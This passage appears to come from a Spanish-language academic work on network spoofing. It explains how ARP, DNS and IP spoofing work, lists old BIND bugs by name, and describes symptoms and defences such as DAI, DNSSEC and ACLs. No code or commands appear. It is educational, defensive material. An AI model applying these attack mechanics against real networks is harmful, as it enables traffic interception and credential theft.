


Ilustración 2: Demostración del Envenenamiento ARP Spoofing.

Con este método toda comunicación entre las 2 máquinas pasaría por la maquina atacante ya que de esta forma tanto la primera como la segunda dirigen sus paquetes a la dirección MAC 0C:0C:0C:0C:0C:0C de la tercera maquina establecida en medio. El flujo de respuesta (arp reply) seria constante para evitar que la tabla de ARP de las 2 máquinas se refresque con la información correcta. Este proceso corresponde a una suplantación ARP y a partir del momento en que se haga efectivo el intercambio de información entre las dos máquinas la tercera maquina podrá tener conocimientos de ello y re direccionará la información hacia ellas.

El envenenamiento de ARP es una considerado como una técnica que puede causar una denegación de servicio DoS enviando paquetes de respuesta ARP a la computadora de la víctima haciéndole creer que su puesta de enlace predeterminada tiene otra dirección MAC o que el servidor de correo tiene una dirección diferente denegando a si el servicio a los usuarios de la red.

Ejemplo de Ataque ARP SPOOFING.

Esta figura demuestra un Escenario típico de un ataque ARP Spoofing, en donde existe un usuario llamado **BOB** con una dirección IP 10.0.0.1 y MAC bb:bb:bb:bb:bb:bb y otro usuario llamado **Alice** con una IP 10.0.0.7 y MAC aa:aa:aa:aa:aa:aa y la máquina que realiza el ataque **Attack,** con una IP 10.0.0.3 y su MAC cc:cc:cc:cc:cc:cc.




Ilustración 3: Demostración del envenenamiento Arp Spoofing.

Esta figura demuestra un Escenario típico de un ataque ARP Spoofing, en donde el atacante se coloca en medio de un cliente con una dirección IP 192.168.0.2 y MAC AA:AA:AA:AA:AA:AA y un router Gateway con una IP 192.168.0.1 y MAC CC:CC:CC:CC:CC:CC y la máquina que realiza el ataque **Attack Pc,** con una IP 192.168.0.3 y su MAC BB:BB:BB:BB:BB:BB.




Ilustración 4: Demostración del envenenamiento Arp Spoofing.

6.2.3 ARP SPOOFING Y SERVIDORES REDUNDANTES.

El ARP-Spoofing no solo sirve como herramienta para espiar en una red o realizar ataques DoS, también se puede utilizar para crear servidores redundantes, servidores con tolerancia fallos. La idea consiste en crear un servidor auxiliar que tome la identidad del servidor que ha dejado de funcionar, para ello haremos uso de IP alias y de ARP-Spoofing. En muchas ocasiones es vital la redundancia en un determinado servicio: HTTP, FTP, SMTP, POP.

Si contamos con un servidor principal con dos interfaces de red y un servidor de backup también con dos tarjetas de red, el servidor de backup debe de configurarse de forma que cuando se active configure su tarjeta de red con la IP del servidor principal que debe de sustituir y a continuación el servidor de backup utilizará ARP SPOOFING para asegurarse de que recibe todos los paquetes destinados al servidor que él está sustituyendo. Los paquetes ARP que se enviarán informarán de que la dirección MAC correspondiente a la IP del servidor principal es ahora la MAC del servidor de backup.

Este envío debe de producirse de manera continua, mientras dure la caída del principal, evitando así que las cache arp se refresquen con la dirección MAC verdadera del servidor principal. Si la cache arp expirase y se actualizase con la MAC verdadera del servidor principal, se produciría un “race condition”, si el servidor de backup responde al ARP REQUEST con su ARP REPLY antes que el servidor principal, el ARP REPLY del backup se eliminara con la del principal. Mientras que si es al contrario, será el ARP REPLY del principal el que será sustituido por el del servidor de backup, esto no debe de llegar a producirse, ya que sino el proceso de redundancia sería inútil.

6.2.4 PROBLEMAS ARP SPOOFING EN LAS EMPRESAS.

- La información confidencial de la compañía se ha filtrado y no se sabe cómo pudo haber sucedido.
- Los empleados informan acerca de la intrusión en sus cuentas bancarias en línea y en su cuenta de correo electrónico.
- Incidentes inexplicables han puesto en peligro los datos de las aplicaciones que solo se pueden acceder a través de interfaces web seguros.

- Sucesos extraños en las tablas ARP de la red.
- Comprobar la existencia de direcciones MAC clonadas puede ser también un indicio de la presencia de ARP Spoofing, aunque hay que tener en cuenta, que hay usos legítimos de la clonación de direcciones MAC.

6.2.5 DEFENSA DE ATAQUE ARP SPOOFING.

- **Tablas ARP Estáticas:** Es decir añadir entradas estáticas ARP, de forma que no existe caché dinámica, cada entrada de la tabla mapea una dirección MAC con su correspondiente dirección IP. Sin embargo, esta no es una solución práctica y no escalable, sobre todo en redes grandes, debido al enorme esfuerzo necesario para mantener las tablas ARP actualizadas y cada vez que se cambie la dirección IP de un equipo, es necesario actualizar todas las tablas de todos los equipos de la red.
- **DHCP Snooping (Cisco):** El dispositivo de red mantiene un registro de las direcciones MAC que están conectadas a cada puerto, de modo que rápidamente detecta si se recibe una suplantación ARP. Se puede configurar en los switch para endurecer la seguridad en la LAN para permitir que sólo los clientes con IP específica / direcciones MAC para acceder a la red.
- **Arpwatch:** Es un programa Unix que escucha respuestas ARP en la red y envía una notificación vía email al administrador de la red, cuando una entrada ARP cambia.
- **ARPGuard:** Es un sistema que forma un escudo de protección activa contra los ataques ARP internos. El sistema de alerta temprana ARP Guard analiza constantemente todos los mensajes ARP, envía alertas apropiadas entiempo reales identificando la fuente del ataque.
- **Port Security:** Sus capacidades dependen de la plataforma, permitiendo especificar direcciones MAC para cada puerto o aprender un cierto número de dirección MAC por puerto. Una vez detectada una dirección MAC inválida el switch puede configurarse para bloquear solo la MAC causante del problema.
- **IDS**: Sistemas de detección de intrusos (IDS), por ejemplo **Snort**, también son capaces de detectar ataques ARP e informan al administrador de red de dichos ataques a través de alarmas pero normalmente se instalan en las fronteras de la red y en ocasione no detecta todos los ataques.

- **Dividir subredes**: Una forma para mitigar estos ataques es que la red sea subdividida en gran número de subredes con una pequeña cantidad de nodos en cada una, la desventaja son los altos costo administrativos que pueden involucrar esta medida.
- **Ebtables:** Es una utilidad de Linux usada para crear dispositivos de puenteo programable que permite realizar filtrado a nivel de tramas Ethernet y puede ser utilizado para implementar mecanismos de prevención contra ataques ARP.
- **Antidote:** Es un parche que cuando una respuesta ARP nueva anuncia un cambio en un par (IP, MAC), este trata de descubrir si la dirección MAC previa aun no expira, si la consulta es contestada con la dirección MAC anterior la actualización es rechazada y la nueva dirección MAC es añadida a la lista de direcciones prohibidas aunque la desventaja es el soporte para limitados sistemas operativos.
- **SARP**: Criptográficas para autenticar el origen de las tramas**,** es una extensión compatibles con ARP, que consiste en criptografía de una llave pública para autenticar la respuesta ARP pero para que sea implementada en una red local debe existir una autoridad de certificación llamada AKD, pero constituye un único fallo.
- **Dynamic ARP Inspection (DAI)**: Utiliza el mismo concepto de puertos seguros e inseguros, cuando un paquete ARP llega a un puerto seguro no se realiza ninguna inspección pero cuando llega a uno inseguro el paquete es examinado en la tabla de asociaciones DHCP y si la dirección IP no corresponde con su MAC, el paquete es descartado y el puerto bloqueado. Cuando se habilita la inspección arp, todos los puertos son inseguros por defecto.

6.3 DNS SPOOFING.

A lo largo del tiempo se ha visto que muchos de los ataques que sufren los usuarios e incluso las infecciones por malware, ocurren en **combinación con otras técnicas** para aumentar la efectividad de las mismas. **DNS Spoofing** es un método para **alterar las direcciones de los Servidores DNS** de la víctima para que apunten a servidores maliciosos. Es una situación creada de manera maliciosa o no deseada que provee datos de un Servidor de Nombres de Dominio (DNS) que no se origina de fuentes autoritativas

DNS. Esto puede pasar debido a diseño inapropiado de software, falta de configuración de nombres de servidores y escenarios maliciosamente diseñados que explotan la arquitectura tradicionalmente abierta de un sistema DNS. Una vez que un servidor DNS ha recibido aquellos datos no autentificados y los almacena temporalmente para futuros incrementos de desempeño, es considerado envenenado, extendiendo el efecto de la situación a los clientes del servidor.

6.3.1 DNS.

El DNS es una base de datos distribuidas implementadas en una jerarquía de Servidores de nombres y una aplicación de la capa de aplicación que permite que se comuniquen los host y los servidores de nombre para proporcionar el servicio de traducción. Los servidores de nombres de dominio habitualmente maquinas UNIX que ejecuta el software de Berkeley Internet Name Domain (BIND). El protocolo DNS se ejecuta sobre UDP y utiliza el puerto 53. Este protocolo funciona entre lados que se comunican utilizando el paradigma cliente-servidor y se basa en un protocolo subyacente de transporte para transferir mensajes DNS entre los sistemas finales comunicantes. Sin embargo desde otro punto de vista el papel del DNS es bastante distinto de la web, la transferencia de archivos y las aplicaciones de correo electrónico, al contrario estas aplicaciones el DNS no es una aplicación con la que el usuario interaccione directamente.

DNS proporciona otros servicios importantes además de la traducción de nombre de host a direcciones IP:

Alias de host: Un host con un nombre complejo puede tener uno o más nombres de alias, los alias de nombre de host son típicamente más mnemotécnicos que los nombres canónicos. El DNS puede ser invocado por una aplicación para obtener el nombre canónico del host y si dirección IP.

Alias de Servidor de Correo: Por razones obvias es muy recomendable que las direcciones de correo electrónico sean mnemotécnicas. El DNS puede ser invocado por una aplicación de correo para obtener el nombre canónico de host a partir del alias

proporcionado así como la dirección IP del host. El registro MX permite que el servidor de correo y el servidor web de una compañía sean nombres de host idénticos.

Distribución de carga: Es también utilizado para realizar una distribución de carga entre servidores replicados. La base de datos DNS contiene este conjunto de direcciones IP, cundo un cliente hace una consulta DNS para un nombre que tiene asociado un conjunto de direcciones el servidor responde con el conjunto completo de direcciones IP, pero rota el orden de las direcciones en cada respuesta.

6.3.2 VULNERABILIDAD EN BIND9.

El paquete Berkeley Internet Name Domain (BIND) es una de las implementaciones más utilizadas del Servicio de Nombres de Dominio (DNS), es un importante sistema que nos permite localizar los sistemas en Internet por su nombre (por ejemplo, www.sans.org) sin necesidad de utilizar direcciones IP, lo que la convierte en uno de los blancos favoritos para los atacantes. De acuerdo con un estudio realizado a mediados de 2000, nada menos que el 50% de todos los servidores DNS conectados a Internet estaban utilizando versiones vulnerables de BIND. En un caso que podría servir como ejemplo de un ataque clásico a BIND, los intrusos borraron los logs del sistema e instalaron herramientas que les permitieron conseguir privilegios de administrador. Posteriormente compilaron e instalaron utilidades para IRC y herramientas que les permitieron rastrear más de una docena de redes de clase B en busca de nuevos sistemas con versiones vulnerables de BIND y en cuestión de minutos, habían utilizado el sistema en cuestión para atacar a cientos de sistemas remotos, obteniendo como resultado nuevos sistemas comprometidos.

La versión de **Open Source Bind9** es vulnerable a ataques de Denegación de Servicios, permite a los atacantes provocar una caída remota del servidor, debido a un paquete de actualización dinámica modificado adecuadamente es todo lo que se requiere para las direcciones IP no sean traducidas en el servidor. Los servidores de nombres usan las actualizaciones dinámicas para añadir o eliminar registros de una zona.

Este problema DoS representa una amenaza muy importante puesto que los atacantes no necesitan ninguna autenticación para explotar el agujero y porque el servidor no necesita

estar especialmente configurado para procesar los paquetes dinámicos sin embargo este el ataque sólo tiene éxito en sistemas en los que BIND ha sido configurado como servidor master de una zona, mientras que las zonas esclavas no se verán afectadas.

Las versiones anteriores a la **8.2.2 patch level3** del servidor BIND presenta los siguientes problemas de seguridad:

- **Bug "NXT":** Este fallo permite teóricamente ejecutar código arbitrario en el servidor con los privilegios con los que se ejecute el demonio BIND típicamente **root,** permitiendo el ataque de forma local como remotamente.
- **Bug "Solinger":** Se trata de un ataque de denegación de servicio por medio del cual un atacante local o remoto puede parar la ejecución del demonio BIND durante un intervalo hasta 120 segundos utilizando sesiones TCP con formato especial.
- **Bug "fdmax":** Es otro ataque de denegación de servicio en donde un atacante puede matar el servidor BIND, forzándole a utilizar todos los descriptores de ficheros que el sistema operativo permite parar un proceso.
- **Bug "sig":** Es otro ataque de denegación de servicio en donde el servidor BIND muere si procesa registros SIG convenientemente manipulados.
- **Bug "naptr":** Otro ataque de denegación de servicio que consiste en que cuando el servidor de DNS lee los registros de disco para sus zonas locales, puede morir si los registros NAPTR se formatean adecuadamente. Este ataque no puede realizarse de forma remota, sino que deben manipularse los propios ficheros de configuración de zonas DNS del servidor. Ello hace que el ataque sea bastante improbable ya que, normalmente, esos ficheros están tan protegidos como el código del propio servidor.
- **Bug "maxdname":** Es otro ataque de denegación de servicio, debido a un desbordamiento de búffer, realizable tanto de forma local como remota. Dadas las características de las estructuras que se desbordan, no parece que el ataque pueda emplearse para ejecutar código arbitrario, aunque sí para matar el servidor BIND.

6.3.3 ABUSAR MALICIOSAMENTE LA EJECUCION DE DNS.

Los fallos en la implementación del protocolo DNS permite ser explotados y utilizados para actividades maliciosas. Debido a que DNS es un protocolo fundamental para las operaciones de Internet, los administradores deben endurecer servidores DNS para evitar que sean utilizados maliciosamente.

DNS Abierto Resolvers.

Una resolución de DNS abierto es un servidor DNS que permite a los clientes DNS que no forman parte de su dominio administrativo, usar ese servidor para realizar la resolución de nombres recursivos. En esencia una resolución de DNS abierta proporciona respuestas a las preguntas de cualquier persona haciendo una pregunta. DNS resolvers abiertas son vulnerables a múltiples actividades maliciosas, incluyendo las siguientes:

Los ataques de envenenamiento de caché DNS: Envenenamiento de caché DNS ocurre cuando un atacante envía mensajes falsificado y por lo general falsa información RR para una resolución de DNS. Una vez que la resolución DNS recibe la información falsa RR, se almacena en la caché de DNS para el tiempo de vida (Time To Live [TTL]) situado en el RR. Para aprovecharse de este problema en la aplicación un atacante debe ser capaz de predecir correctamente el identificador de transacción DNS (TXID) y el puerto de origen UDP para la consulta DNS (bajo petición) mensaje.

DNS Amplificación y los ataques de reflexión: Ataques de amplificación, utiliza la reflexión de resolución de DNS abiertos para aumentar el volumen de ataques y ocultar el verdadero origen de un ataque, acciones que suelen dar lugar a una denegación de servicio o ataque DDoS. Estos ataques son posibles porque la resolución abierta responderá a las preguntas de cualquier persona. Los atacantes utilizan estos solucionadores de DNS abiertos para actividades maliciosas mediante el envío de mensajes a los dispositivos de resolución de DNS abiertos utilizando una dirección IP de origen falsificado que es el blanco del ataque. Cuando los dispositivos de resolución abiertos reciben los mensajes de consulta DNS falsos, responden enviando mensajes de respuestas de DNS a la dirección de destino.

Los ataques de utilización de recursos: Ataques de utilización de recursos en DNS resolvers abiertos consumen recursos en el dispositivo. Ejemplos de dichos recursos incluyen CPU, la memoria y buffers de socket. Este tipo de ataques tratan de consumir todos los recursos disponibles para impactar negativamente las operaciones de la resolución abierta.

6.3.4 ATAQUE DNS SPOOFING.

Normalmente, una computadora conectada a Internet utiliza un servidor DNS proporcionado por el proveedor de servicios de Internet (ISP), este DNS generalmente atiende solamente a los propios clientes del ISP y contiene una pequeña cantidad de información sobre DNS almacenada temporalmente por usuarios previos del servidor. Un ataque de envenenamiento de un solo servidor DNS de un ISP puede afectar a los usuarios atendidos directamente por el servidor comprometido o indirectamente por los servidores dependientes del servidor.

Para realizar un ataque de envenenamiento de caché, el atacante explota una vulnerabilidad en el software de DNS que puede hacer que éste acepte información incorrecta, si el servidor no valida correctamente las respuestas DNS para asegurarse de que ellas provienen de una fuente autoritativa, el servidor puede terminar almacenando localmente información incorrecta y enviándola a los usuarios para que hagan la misma petición, esta técnica puede ser usada para reemplazar arbitrariamente contenido de una serie de víctimas con contenido elegido por un atacante.

Es decir una suplantación de identidad por nombre de dominio, se trata del falseamiento de una relación **"Nombre de dominio-IP"** ante una consulta de resolución de nombre, con una dirección IP falsa y un cierto nombre DNS o viceversa, esto se consigue falseando las entradas de la relación nombre de dominio-IP de un servidor DNS.

Los ataques de falsificación de DNS pretenden provocar un direccionamiento erróneo en los equipos afectados, debido a una traducción errónea de los nombres de dominio a direcciones IP, facilitando de este modo la redirección de los usuarios de los sistemas afectados hacia páginas Web falsas o bien la interceptación de sus mensajes de correo

electrónico. Para ello, en este tipo de ataque los intrusos consiguen que un servidor DNS legítimo acepte y utilice información incorrecta obtenida de un ordenador que no posee autoridad para ofrecerla. De este modo, se persigue "inyectar" información falsa en la base de datos del servidor de nombres, procedimiento conocido como "envenenamiento de la caché del servidor DNS". En la siguiente imagen puede visualizarse cómo es el ciclo cuando se realiza una consulta a un servidor DNS por ejemplo www.ejemplo.com.




Ilustración 5: Escenario normal de peticiones DNS.

Por otro lado, en caso de que exista DNS Spoofing, el ciclo es el siguiente:




Ilustración 5: Escenario bajo ataque DNS Spoofing.

Dentro del DNS Spoofing podemos subdividir en ataques de TXID (o envenenamiento de la cache) y los MitM.

Ataque TXID: Un DNS utiliza un ID aleatorio para sus paquetes, pero esto solo es en la primera consulta, después lo incrementa para las sucesivas consultas de forma que si es posible esnifar el DNS se puede predecir el ID. En anteriores versiones de Bind esto permitía suplantar a un DNS autoritario sobre un DNS víctima y así modificar su cache a voluntad. Las versiones de Bind anteriores a la 8.4.7 tienen este problema, aunque actualmente todos los DNS están actualizados o parcheados.

Ataque MitM: Los ataques Man in the Middle son ataques contra el flujo de la información entre dos máquinas. El atacante lee y modifica la información del flujo sin que se percaten las maquinas afectadas. Para el caso del DNS, el atacante esnifar las peticiones DNS de la víctima y las responde haciéndose pasar por el servidor DNS que utiliza la víctima.

6.3.5 PROBLEMAS DE ATAQUES DNS ILEGITIMO.

Entre los diferentes tipos de ataques que se pueden implementar estos se diferencias por su **simplicidad** y sobre todo por su **peligrosidad,** ya que en algunos el ataque puede llegar a controlar gran cantidad de ordenadores.

- Redirigir la web de confianza a otra controlada por el atacante, simplemente basta con definir una zona nueva en la configuración del servidor de nombre de dominio.
- Visitando webs espejos**,** cuando visitamos una web que debería ser segura ya que cifra los datos con conexiones por http y por tanto hace inútil que estos sean interceptados por terceros con la utilización de un Sniffer, es donde el atacante puede modificar una web legitima para que en lugar de enviar los credenciales de acceso al servidor oficial los envié en texto plano a l atacante.
- Otra posible consecuencia de la manipulación de los servidores DNS serían los ataques de Denegación de Servicio (DoS), al provocar la redirección permanente hacia otros servidores en lugar de hacia el verdadero, que de este modo no podrán ser localizados y en consecuencia visitado por sus legítimos usuarios.
- Los mensajes de correo podrían ser redirigidos hacia servidores de correo no autorizados, donde podrían ser leídos, modificados o eliminados. Esto se lograría

modificando el registro MX (“Mail Exchanger”) de la tabla de datos del servidor DNS atacado.

- Provocar falsas respuestas en los restantes servidores DNS que confíen en él para resolver un nombre de dominio, siguiendo el modelo jerárquico del servicio DNS, extendiendo de este modo el alcance del ataque.

6.3.6 PROBLEMAS DNS SPOOFING EN LAS EMPRESAS.

Un ataque de suplantación puede continuar durante un largo período sin que se note, de hecho, las empresas no pueden saber de la violación de la seguridad hasta que el competidor entra en el mercado con un producto de características similares. Las consecuencias de un ataque de suplantación sería que las empresas pueden destruir cualquier oportunidad de otras compañías tienen para crear una ventaja competitiva.

6.3.7 DEFENSA CONTRA ATAQUE DNS SPOOFING.

Con el fin de evitar muchas fuentes de ataques de Internet, es necesario tener la seguridad integrada en los sistemas DNS. Para minimizar el riesgo de un ataque de suplantación, toda organización o persona responsable de un dominio debería comprobar primero qué tipo de servidor de nombres que están utilizando y consulte con su creador si es seguro contra la falsificación de DNS o no.

- **Asegure sus máquinas internas:** Ataques como estos son los más comúnmente ejecutados desde dentro de la red. Si los dispositivos de red son seguras, entonces hay menos posibilidades de estos equipos comprometidos que se utilizan para lanzar un ataque de suplantación.
- **IDS:** Un sistema de detección de intrusos, cuando se colocan y se despliegan correctamente, por lo general puede recoger información en la mayoría de las formas de envenenamiento de caché ARP Spoofing y DNS.
- **DNSSEC:** Es una nueva alternativa al DNS que utiliza firmados digitalmente los registros DNS para garantizar la validez de la respuesta de la consulta. DNSSEC es una tecnología muy segura que se puede utilizar para permitir únicamente firmados digitalmente los registros DNS que se publicará en los servidores de DNS. A través de DNSSEC también podemos prevenir las transferencias fraudulentas de la zona.

- **Hacer que el puerto fuente sea aleatorio**: Uno de los atributos que un hacker necesita conocer es el puerto. Por razones arquitectónicas debe ser el 53. Así es cómo el servidor identifica que es una petición DNS, diferenciándola del resto de peticiones. Sin embargo el puerto al que se envía la respuesta no debe ser necesariamente el 53, haciendo que sea aleatorio se dificulta el ataque.
- **Bloquear el uso de los servidores caché DNS**: Si estos servidores pueden ser usados por cualquiera en Internet, es fácil que cualquiera ejecute un ataque desde Internet, la idea es limitar el acceso de manera que se reduzca el riesgo.
- **Experimentación con las mayúsculas/minúsculas de un dominio**: En la práctica no se tiene en cuenta si un dominio está escrito en mayúsculas o minúsculas. En un navegador es lo mismo UNANLEON.EDU.NI que unanleon.edu.ni. Sin embargo, dentro del protocolo DNS, es posible diferenciarlos, porque las transmisiones codificadas entre ordenadores se diferencian entre mayúsculas y minúsculas. Esta propiedad puede ser usada de manera aleatoria, de modo que si la pregunta sobre el dominio UnAnLEon.Edu.NI recibe una respuesta sobre el dominio unanleon.edu.ni puede descartarla.
- **Dispositivos Cisco**: Unicast Reverse Path Forwarding (RPF unidifusión) es una característica que puede reducir la eficacia de los paquetes con direcciones de origen falsificadas. Un dispositivo de red mediante Unicast FPR evalúa la fuente de cada paquete IP en contra de su tabla de enrutamiento local con el fin de determinar la validez de la dirección de origen. Mientras que puede detectar y filtrar cierto tráfico falso.
- **Lista de Control de Acceso**: Las listas de control de acceso (ACL) pueden proporcionar una protección Anti-Spoofing contra los ataques que utilizan el espacio de direcciones no utilizado y de confianza. Comúnmente, estas ACL Anti-Spoofing se aplican a las interfaces en la dirección de entrada para el tráfico recibido en los límites de la red. Spoofing puede ser minimizado en el tráfico originado desde la red local mediante la aplicación de ACL que utilizan las entradas de control de acceso (ACE) que limitan el tráfico sólo a las direcciones locales vigentes.

6.4 IP SPOOFING.

El concepto del IP Spoofing fue inicialmente discutido en los círculos académicos de los años 80, teóricamente este ataque no fue tratado como una verdadera amenaza para la seguridad en Internet hasta que **Robert Morris**, quién escribió el primer Gusano de Internet, descubrió una vulnerabilidad en el protocolo TCP conocida como predicción de secuencias (Sequence Prediction), otro ataque famoso usando IP Spoofing se ha logrado usando una predicción de secuencias de TCP y suplantando su IP con la de un ordenador fiable de la red interna.

IP Spoofing es una de las formas más comunes de camuflaje en línea, en donde un atacante obtiene acceso no autorizado a un ordenador o una red, haciendo que parezca que un mensaje malicioso proviene de una máquina de confianza ya que es una técnica que consiste en reemplazar la dirección IP del remitente de un paquete IP con la dirección IP de otra máquina, de tal manera que no es una cuestión de cambiar la dirección IP, sino más bien de la suplantación de la dirección IP cuando se envían los paquetes.

6.4.1 IP (PROTOCOLO DE INTERNET).

El propósito de la capa de internet es seleccionar la mejor ruta para enviar paquetes por la red, el protocolo principal que funciona en esta capa es el protocolo de internet (IP). La determinación de la mejor ruta y la conmutación de los paquetes ocurren en esta capa. IP proporciona un enrutamiento de paquetes no orientado a conexión de máximo esfuerzo, el IP no se ve afectado por el contenido de los paquetes sino que busca una ruta hacia el destino y ejecuta las siguientes operaciones:

- Define un paquete y un esquema de direccionamiento.
- Transfiere los datos entre la capa Internet y las capas de acceso de red.
- Enrutar los paquetes hacia los hosts remotos.

Sin embargo se considera a IP como un protocolo poco confiable. Esto no significa que IP no enviara correctamente los datos a través de la red, llamar al IP protocolo poco confiable simplemente significa que IP no realiza verificación y la corrección de los errores.

6.4.2 ANATOMIA DE UN PAQUETE IP.

Los paquetes IP constan de los datos de las capas superiores más el encabezado IP. El encabezado IP está formado por lo siguiente:

Versión: Especifica el formato del encabezado de IP, este campo de cuatro bits contiene el numero 4 si el encabezado es IPv4 o el numero 6 si el encabezado es IPV6, sin embargo este campo no se usa para distinguir entre ambas versiones para esto se usa el campo de tipo que se encuentra en el encabezado de la trama de capa 2.

Longitud de encabezado IP (HLEN): Indica la longitud del encabezado del datagrama en palabras de 32 bits, este número representa la longitud total de toda la información del encabezado e incluye los dos campos de encabezados de longitud variable.

Tipo de servicio (TOS): Especifica el nivel de importancia que le ha sido asignada por un protocolo de capa superior en partículas 8 bits.

Longitud total: Especifica la longitud total de todo el paquete en bytes, incluyendo los datos y el encabezado de longitud variable.

Identificación: Contiene un número entero que identifica el datagrama actual, 16 bits siendo este el número de secuencia.

Señaladores: Un campo de tres bits en el que los dos bits de menor peso controla la fragmentación, un bit especifica si el paquete puede fragmentarse y el otro especifica si el paquete es el último fragmento en una serie de paquetes fragmentados.

Desplazamiento de fragmento: Usado para ensamblar los fragmentos de datagramas, 13 bits, este campo permite que el campo anterior termine en el límite de 16 bits.

Tiempo de existencia (TTL): Campo que especifica el número de saltos que un paquete puede recorrer, este número disminuye por uno cuando el paquete pasa por un Router y Cuando el contador llega a cero el paquete se elimina, esto evita que los paquetes entren en un bucle interminable.

Protocolo: Indica cual es protocolo de cada capa superior por ejemplo TCP o UDP que recibe el paquete entrante luego de que se ha completado el procesamiento IP ocho bits.

Checksum del encabezado: Ayuda a garantizar la integridad del encabezado IP, 16 bits.

Dirección de Origen: Especifica la dirección IP del nodo emisor de 32 bits.

Dirección Destino: Especifica la dirección IP del nodo receptor, 32 bits.

Opciones: Permite que IP admita varias opciones como seguridad, longitud variable.

Relleno: Se Agregan ceros adicionales a este campo para garantizar que el encabezado IP siempre sea un múltiplo de 32 bits.

Datos: Contiene información de capa superior, longitud variables hasta un de máximo 64 kb.

6.4.3 CONSECUENCIAS DEL DISEÑO TCP/IP.

